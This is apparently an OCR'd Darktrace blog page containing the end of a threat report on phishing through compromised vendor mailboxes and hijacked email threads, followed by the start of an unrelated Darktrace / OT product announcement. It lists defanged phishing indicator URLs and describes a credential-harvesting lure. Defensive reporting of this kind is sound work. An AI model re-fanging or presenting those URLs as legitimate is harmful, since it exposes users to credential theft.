
https://s3.us-east-1.amazonaws.com/s3cure0
SecureVault
Secure Document Access
To access your secure document, please verify your identity using your email address.
Email Address
Enter your email address
Access Document

Figure 4: Phishing kit with likely AI-generated image, designed to harvest user credentials. The URL uses ‘s3cure0line’ instead of ‘secure

Darktrace Anomaly Detection

Some senders were unknown to the network, with no previous outbound or inbound emails. Some had sent the email to multiple undisclosed recipients using BCC, an unusual behavior for a new sender.

Where the sender organization was an existing vendor, Darktrace recognized out-of-character behavior, in this case it was the first time a link to a particular file-sharing site had been shared. Often the links themselves exhibited anomalies, either being unusually prominent or hidden altogether - masked by text or a clickable image.

Crucially, Darktrace / EMAIL is able to identify malicious links at the time of processing the emails, without needing to visit the URLs or analyze the destination endpoints, meaning even the most convincing phishing pages cannot evade detection – meaning even the most convincing phishing emails cannot evade detection. This sets it apart from many competitors who rely on crawling the endpoints present in emails. This, among other things, risks disruption to user experience, such as unsubscribing them from emails, for instance.

Darktrace was also able to determine that the malicious emails originated from a compromised mailbox, using a series of behavioral and contextual metrics to make the identification. Upon analysis of the emails, Darktrace autonomously assigned several contextual tags to highlight their concerning elements, indicating that the messages contained phishing links, were likely sent from a compromised account, and originated from a known correspondent exhibiting out-of-character behavior.



MODEL TAGS

Email Account Takeover

Phishing Link

Out of Character

Known Correspondent

Known Domain Relationship

Moderate Mailing History

Figure 5: Tags assigned to offending emails by Darktrace / EMAIL.



100

[redacted] - Proposal Document

ANOMALY INDICATORS

The anomaly score assigned to this email was unusually high for the organization, [redacted]
sites.google.com .

The email contains a highly suspicious link to a host on the file sharing domain google.c
websites that appear reputable. The link was hidden from the user and masked by text

SPF DKIM DMARC

Figure 6: A summary of the anomalous email, confirming that it contained a highly suspicious link.

Out-of-character behavior caught in real-time

In another customer environment around the same time Darktrace / EMAIL detected multiple emails with carefully crafted, contextually appropriate subject lines sent from an established correspondent being sent to 30 different recipients. In many cases, the attacker hijacked existing threads and inserted their malicious emails into an ongoing conversation in an effort to blend in and avoid detection. As in the previous, the attacker leveraged a well-known service, this time ClickFunnels, to host a document containing another malicious link. Once again, they were assigned a Microsoft Spam Confidence Level of 1, indicating that they were not considered malicious.



https://[redacted].myclickfunnels.com/professional-bio-opt-in-

You have been invited t

Here's the document that share

VIEW DOCUMEN

Figure 7: The legitimate ClickFunnels page used to host a malicious phishing link.

This time, however, the customer had Darktrace / EMAIL fully enabled to take Autonomous Response against suspicious emails. As a result, when Darktrace detected the out-of-character behavior, specifically, the sharing of a link to a previously unused file-sharing domain, and identified the likely malicious intent of the message, it held the email, preventing it from reaching recipients' inboxes and effectively shutting down the attack.



100 (EXTERNAL) TransportCo / ADI = TransportCo
John Doe < john.doe @ transportco .com>
[redacted] +5 Recipients

100 (EXTERNAL) TransportCo for Trading - Enquiry for [redacted]
John Doe < john.doe @ transportco com>
[redacted] Recipients

0 RE: (EXTERNAL) RE: Order: 1234567 , PO: 987654321
Jane Doe <logistic@ transportco com>
[redacted]

0 (EXTERNAL) RE: Order: 1234567 , PO: 987654321
expeditor TransportCo <expeditor@ transportco com>
[redacted]

0 (EXTERNAL) RE: Order: 1234567 , PO: 987654321
expeditor TransportCo <expeditor@ transportco com>
[redacted]

Figure 8: Darktrace / EMAIL's detection of malicious emails inserted into an existing thread.*

**To preserve anonymity, all real customer names, email addresses, and other identifying details have been redacted and replaced with fictitious placeholders.*

Legitimate messages in the conversation were assigned an Anomaly Score of 0, while the newly inserted malicious emails identified and were flagged with the maximum score of 100.

Key takeaways for defenders

Phishing remains big business, and as the landscape evolves, today's campaigns often look very different from earlier versions. As with network-based attacks, threat actors are increasingly leveraging legitimate tools and exploiting trusted relationships to carry out their malicious goals, often staying under the radar of security teams and traditional email defenses.

As attackers continue to exploit trusted relationships between organizations and their third-party associates, security teams must remain vigilant to unexpected or suspicious email activity. Protecting the digital estate requires an email solution capable of identifying malicious characteristics, even when they originate from otherwise trusted senders.

Credit to Jennifer Beckett (Cyber Analyst), Patrick Anjos (Senior Cyber Analyst), Ryan Traill (Analyst Content Lead), Kiri Addison (Director of Product)

Appendices

IoC - Type - Description + Confidence

- http://pub-ac94c05b39aa4f75ad1df88d384932b8.r2[.]dev/offline[.]html#p – fake Microsoft login page

- https://s3.us-east-1.amazonaws[.]com/s3cure0line-0365cql0.19db86c3-b2b9-44cc-b339-36da233a3be2ml0qin/s3cccql0.19db86c3-b2b9-44cc-b339-36da233a3be2%26l0qn[.]html# - link to domain used in homoglyph attack

MITRE ATT&CK Mapping

Tactic – Technique – Sub-Technique

Initial Access - Phishing – (T1566)

References

1. https://gitnux.org/third-party-risk-statistics/

2. https://learn.microsoft.com/en-us/defender-office-365/anti-spam-spam-confidence-level-scl-about

3. https://www.virustotal.com/gui/url/5df9aae8f78445a590f674d7b64c69630c1473c294ce5337d73732c03ab7fca2/detection

4. https://www.virustotal.com/gui/url/695d0d173d1bd4755eb79952704e3f2f2b87d1a08e2ec660b98a4cc65f6b2577/details

The content provided in this blog is published by Darktrace for general informational purposes only and reflects our understanding of cybersecurity topics, trends, incidents, and developments at the time of publication. While we strive to ensure accuracy and relevance, the information is provided "as is" without any representations or warranties, express or implied. Darktrace makes no guarantees regarding the completeness, accuracy, reliability, or timeliness of any information presented and expressly disclaims all warranties.

Nothing in this blog constitutes legal, technical, or professional advice, and readers should consult qualified professionals before acting on any information contained herein. Any references to third-party organizations, technologies, threat actors, or incidents are for informational purposes only and do not imply affiliation, endorsement, or recommendation.

Darktrace, its affiliates, employees, or agents shall not be held liable for any loss, damage, or harm arising from the use of or reliance on the information in this blog.

The cybersecurity landscape evolves rapidly, and blog content may become outdated or superseded. We reserve the right to update, modify, or remove any content

Continue reading

→

About the author

Jennifer Beckett

Cyber Analyst

■

Blog

/

OT

/

October 1, 2025

Announcing Unified OT Security with Dedicated OT Workflows, Segmentation-Aware Risk Insights, and Next-Gen Endpoint Visibility for Industrial Teams



The challenge of convergence without clarity

Convergence is no longer a roadmap idea, it is the daily reality for industrial security teams. As Information Technology (IT) and Operational Technology (OT) environments merge, the line between a cyber incident and an operational disruption grows increasingly hard to define. A misconfigured firewall rule can lead to downtime. A protocol misuse might look like a glitch. And when a pump stalls but nothing appears in the Security Operations Center (SOC) dashboard, teams are left asking: *is this operational or is this a threat*?

The lack of shared context slows down response, creates friction between SOC analysts and plant engineers, and leaves organizations vulnerable at exactly the points where IT and OT converge. Defenders need more than alerts, they need clarity that both sides can trust.

The breakthrough with Darktrace / OT

This latest Darktrace / OT release was built to deliver exactly that. It introduces shared context between Security, IT, and OT operations, helping reduce friction and close the security gaps at the intersection of these domains.

With a dedicated dashboard built for operations teams, extended visibility into endpoints for new forms of detection and CVE collection, expanded protocol coverage, and smarter risk modeling aligned to segmentation policies, teams can now operate from a shared source of truth. These enhancements are not just incremental upgrades, they are foundational improvements designed to bring clarity, efficiency, and trust to converged environments.

A dashboard built for OT engineers

The new **Operational Overview** provides OT engineers with a workspace designed for them, not for SOC analysts. It brings asset management, risk insights and operational alerts into one place. Engineers can now see activity like firmware changes, controller reprograms or the sudden appearance of a new workstation on the network, providing a tailored view for critical insights and productivity gains without navigating IT-centric workflows. Each device view is now enriched with cross-linked intelligence, make, model, firmware version and the roles inferred by Self-Learning AI, making it easier to understand how each asset behaves, what function it serves, and where it fits within the broader industrial process. By suppressing IT-centric noise, the dashboard highlights only the anomalies that matter to operations, accelerating triage, enabling smoother IT/OT collaboration, and reducing time to root cause without jumping between tools.

This is usability with purpose, a view that matches OT workflows and accelerates response.



🟩 ICS PLC	58
🟩 ICS Workstation	7
🟪 ICS HMI	5

🟩 Server	5
▨ Desktop	4
🟩 DNS Server	2

🟩 CIP	52 Assets
🟪 FINS	6 Assets
▨ MODBUS	5 Assets

13 occurrences of

6 occurrences of

2 occurrences of

Asset count is up 57.41% from 28 days ago

There were Infinity% m

Figure 1: The Operational Overview provides an intuitive dashboard summarizing all OT Assets, Alerts, and Risk.

Full-spectrum coverage across endpoints, sensors and protocols

The release also extends visibility into areas that have traditionally been blind spots. Engineering workstations, Human-Machine Interfaces (HMIs), contractor laptops and field devices are often the entry points for attackers, yet the hardest to monitor.

Darktrace introduces **Network Endpoint eXtended Telemetry (NEXT) for OT**, a lightweight collector built for segmented and resource-constrained environments. NEXT for OT uses Endpoint sensors to capture localized network, and now process-level telemetry, placing it in context alongside other network and asset data to:

1. **Identify vulnerabilities and OS data**, which is leveraged by OT Risk Management for risk scoring and patching prioritization, removing the need for third-party CVE collection.
2. **Surface novel threats** using Self-Learning AI that standalone Endpoint Detection and Response (EDR) would miss.

3. **Extend Cyber AI Analyst investigations** through to the endpoint root cause.

NEXT is part of our existing cSensor endpoint agent, can be deployed standalone or alongside existing EDR tools, and allows capabilities to be enabled or disabled depending on factors such as security or OT team objectives and resource utilization.

